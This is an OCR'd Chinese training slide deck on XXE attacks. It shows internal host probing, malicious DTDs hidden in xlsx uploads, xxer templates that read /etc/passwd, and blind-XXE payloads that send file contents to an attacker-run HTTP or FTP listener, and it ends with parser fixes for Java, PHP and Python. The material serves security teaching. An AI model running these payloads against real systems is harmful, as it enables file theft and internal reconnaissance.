
xxe考核讲解---

讲师：跃琪

目录

CONTENTS



/01

内网主机探测

内网主机探测

01

有回显XXE

Attack type: Sniper

```
POST /xxe/target.php HTTP/1.1
Host: 192.168.1.239
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/81.0.4044.92 Safari/537.36
Accept:
text/html,application/xhtml+xml,a
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close
Content-Type: application/xml
Content-Length: 121
```

```
n="1.0"?>
Y[
SYSTEM "http://192.1
/root>
```

Number range

Type: (•) Sequential ( ) Random

From: 1

To: 254

Step: 1

How many:

Request	Payload	Status	Error	Timeout	Length	Comment
195	195	200	☐	☐	221	
0		200	☐	☐	233	
239	239	200	☐	☐	233	
30	30	200	☐	☐	903	
108	108	200	☐	☐	904	
235	235	200	☐	☐	1132	
20	20	200	☐	☐	1164	
52	52	200	☐	☐	1164	
91	91	200	☐	☐	1164	
186	186	200	☐	☐	1166	
190	190	200	☐	☐	1166	
200	200	200	☐	☐	1166	
209	209	200	☐	☐	1166	
213	213	200	☐	☐	1166	

Request Response

内网主机探测

01

有回显XXE

Number range

Type: Sequential Random

From: 1

To: 254

Step: 1


How many:


Request	Payload	Status	Error	Timeout	Length	Comment
195	195	200			221	
0		200			233	
239	239	200			233	
30	30	200			903	
108	108	200			904	
235	235	200			1132	
20	20	200			1164	
52	52	200			1164	
91	91	200			1164	
186	186	200			1166	
190	190	200			1166	
200	200	200			1166	
209	209	200			1166	
213	213	200			1166	

Request Response

内网主机探测

02 无回显XXE







/02

Java中上传Excel导致xxe漏洞

Java中上传excel导致xxe漏洞

若存在上传功能，且支持上传xlsx格式，则可能存在xxe漏洞：





Java中上传excel导致xxe漏洞

若存在上传功能，且支持上传xlsx格式，则可能存在xxe漏洞：


```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE xxe [<!ENTITY test SYSTEM "http://192.168.1.223:9999/">]>
<xxe>&test;</xxe>


<Types xmlns="http://schemas.openxmlformats.org/package/2006/content-types"><Default Extension="rels"
ContentType="application/vnd.openxmlformats-package.relationships+xml"/><Default Extension="xml" ContentType=
"application/xml"/><Override PartName="/xl/workbook.xml" ContentType="application/
vnd.openxmlformats-officedocument.spreadsheetml.sheet.main+xml"/><Override PartName="/xl/worksheets/
sheet1.xml" ContentType="application/vnd.openxmlformats-officedocument.spreadsheetml.worksheet+xml"/><
Override PartName="/xl/theme/theme1.xml" ContentType="application/vnd.openxmlformats-officedocument.theme+xml
"/><Override PartName="/xl/styles.xml" ContentType="application/
vnd.openxmlformats-officedocument.spreadsheetml.styles+xml"/><Override PartName="/docProps/core.xml"
ContentType="application/vnd.openxmlformats-package.core-properties+xml"/><Override PartName="/docProps/
app.xml" ContentType="application/vnd.openxmlformats-officedocument.extended-properties+xml"/></Types>
```

插入到payload

Java中上传excel导致xxe漏洞

若存在上传功能，且支持上传xlsx格式，则可能存在xxe漏洞：



若服务器成功解析后，攻击机则会接收到服务器的请求。

Java中上传excel导致xxe漏洞


若存在上传功能，且支持上传xlsx格式，则可能存在xxe漏洞：

Java中常见解析Excel引入的XXE组件复现与分析

★★★★★ 3 人评价 (242 人已学)

通过该实验的复现和分析Java中常见解析Excel组件引入的XXE漏洞产生原因，并能够根据实验指导书完成实验。

http://www.hetianlab.com/expc.do?ec=ECID6f34-b946-4af7-b2b8-068c32966485



/03

XXE利用工具

XXE利用工具

https://github.com/TheTwitchy/xxer

```
[root@iZuf65ov80qij1f1990s14Z xxer-master]# cat ftp.dtd.template
<!ENTITY % bbb SYSTEM "file:///tmp/"><!ENTITY % ccc "<!ENTITY &#37; ddd SYSTEM '
ftp://fakeuser:%bbb;@%HOSTNAME%:%FTP_PORT%/b'>">
```

```
[root@iZuf65ov80qij1f1990s14Z xxer-master]# cat ftp.dtd.template
<!ENTITY % bbb SYSTEM "php://filter/read=convert.base64-encode/resource=file:///
etc/passwd"><!ENTITY % ccc "<!ENTITY &#37; ddd SYSTEM 'ftp://fakeuser:%bbb;@%HOS
TNAME%:%FTP_PORT%/b'>">
```

XXE利用工具

python xxer.py -H 192.168.52.1 -p 9821

```
[root@iZuf65ov80qij1f1990s14Z xxer-master]# python xxer.py -H IP -p 9827

 _ _ _ _ ___ ___
|_'_|_'_| -_|  _|
|_,_|_,_|___|_|

version 1.1

info: Old DTD found. This file is going to be deleted.
info: Generating new DTD file.
info: Starting xxer_httpd on port 9827
info: Starting xxer_ftpd on port 2121
info: Servers started. Use the following payload (with URL-encoding):

<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE xmlrootname [<!ENTITY % aaa SYSTEM "http://IP:9827/ext.dtd">%aaa;%ccc;%ddd;]>
```

指定端口

指定IP地址，填写自己服务器IP

生成的payload

无回显xxe

2.dtd

```
1 <!ENTITY % file SYSTEM '
  file:///D:/8.txt'>
2 <!ENTITY % send "<!ENTITY  &#37;
  data SYSTEM 'http://127.0.0.1:9821
  /?p=%file;'>">
3 %send;
4 %data;
```

8.txt

```
1 123
```

无回显xxe

Request

Pretty Raw Hex \n

```
1  POST /xxe/1.php HTTP/1.1
2  Host: 127.0.0.1
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 F
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6  Accept-Encoding: gzip, deflate
7  DNT: 1
8  Cookie: bdshare_firstime=1545322813544; BEEFHOOK=C1QkJg7gSUzUd07Cqs8Zvq2k1
9  Connection: close
10 Upgrade-Insecure-Requests: 1
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 85
13
14 <?xml version="1.0" encoding="UTF-8"?>
     <!DOCTYPE user SYSTEM "http://127.0.0.1/2.dtd">
```

Response

Pretty Raw Hex Render \n

C:\Windows\system32\cmd.exe - python -m http.server 9821

```
C:\Users\lyp>python -m http.server 9823
Serving HTTP on :: port 9823 (http://[::]:9823/) ...

Keyboard interrupt received, exiting.

C:\Users\lyp>python -m http.server 9821
Serving HTTP on :: port 9821 (http://[::]:9821/) ...
::ffff:127.0.0.1 - - [02/Aug/2021 15:34:08] "GET /?p=123 HTTP/1.0" 200 -
```

无回显xxe

在无回显xxe中，存在换行和空格及其他特殊字符时，用file协议是读取不到文件内容的

2.dtd

```
1 <!ENTITY % file SYSTEM '
  file:///D:/9.txt'>
2 <!ENTITY % send "<!ENTITY  &#37;
  data SYSTEM '
  http://127.0.0.1:9823/?p=%file;'>">
3 %send;
4 %data;
```

9.txt

```
1 123
2 sg
```

无回显xxe

在无回显xxe中，存在换行和空格及其他特殊字符时，用file协议是读取不到文件内容的


Request

Pretty Raw Hex \n

```
1 POST /xxe/1.php HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 F
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Cookie: bdshare_firstime=1545322813544; BEEFHOOK=C1QkJg7gSUzUd07Cqs8Zvq2k1
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 85
13
14 <?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE user SYSTEM "http://127.0.0.1/2.dtd">
```

Response

Pretty Raw Hex Render \n



无回显xxe

当读取文件时，建议使用php伪协议去进行读取：

2.dtd

```
<!ENTITY % file SYSTEM '
php://filter/read=convert.base64-encode/resource=file:///D:/9.txt'>
<!ENTITY % send "<!ENTITY  &#37;  data SYSTEM '
http://127.0.0.1:9823/?p=%file;'>">
%send;
%data;
```

9.txt

```
123
sg
```

无回显xxe

当读取文件时，建议使用php伪协议去进行读取：

Request

Pretty Raw Hex \n

```
1 POST /xxe/1.php HTTP/1.1
2 Host: 127.0.0.1
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 F
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
6 Accept-Encoding: gzip, deflate
7 DNT: 1
8 Cookie: bdshare_firstime=1545322813544; BEEFHOOK=C1QkJg7gSUzUd07Cqs8Zvq2k1
9 Connection: close
10 Upgrade-Insecure-Requests: 1
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 85
13
14 <?xml version="1.0" encoding="UTF-8"?>
  <!DOCTYPE user SYSTEM "http://127.0.0.1/2.dtd">
```

Response

Pretty Raw Hex Render \n

C:\Windows\system32\cmd.exe - python -m http.server 9823


```
C:\Users\lyp>python -m http.server 9823
Serving HTTP on :: port 9823 (http://[::]:9823/) ...

Keyboard interrupt received, exiting.

C:\Users\lyp>python -m http.server 9821
Serving HTTP on :: port 9821 (http://[::]:9821/) ...
::ffff:127.0.0.1 - - [02/Aug/2021 15:34:08] "GET /?p=123 HTTP/1.0" 200 -

Keyboard interrupt received, exiting.

C:\Users\lyp>python -m http.server 9823
Serving HTTP on :: port 9823 (http://[::]:9823/) ...
::ffff:127.0.0.1 - - [02/Aug/2021 15:37:59] "GET /?p=MTIzDQpzZw== HTTP/1.0" 200 -
```



/04

XXE修复及练习

方案一：

过滤用户输入的 xml 数据，比如尖括号，一些关键字：<!DOCTYPE 和<!ENTITY ，或者， SYSTEM 和 PUBLIC 等

方案二：

```java
DocumentBuilderFactory dbf = DocumentBuilderFactory.newInstance();
dbf.setFeature( name: "http://apache.org/xml/features/disallow-doctype-decl",  value: true);
dbf.setFeature( name: "http://xml.org/sax/features/external-general-entities",  value: false);
dbf.setFeature( name: "http://xml.org/sax/features/external-parameter-entities",  value: false);
DocumentBuilder db = dbf.newDocumentBuilder();
```

Java

```php
libxml_disable_entity_loader (true);
```

php

```python
from lxml import etree
xmlData= etree.parse(xmlSource,etree.XMLParser(resolve_entities=False))
```

Python

VulnHub渗透测试实战靶场*XXE* Lab

★★★★★ 0 人评价 （82 人已学）

XXE Lab是一个难度为中级的*XXE*漏洞CTF挑战，通过实验学习*XXE*漏洞的利用方式，获取靶机flag。

http://hetianlab.com/expc.do?ce=258c11e7-8464-47c7-9e86-17123d40700e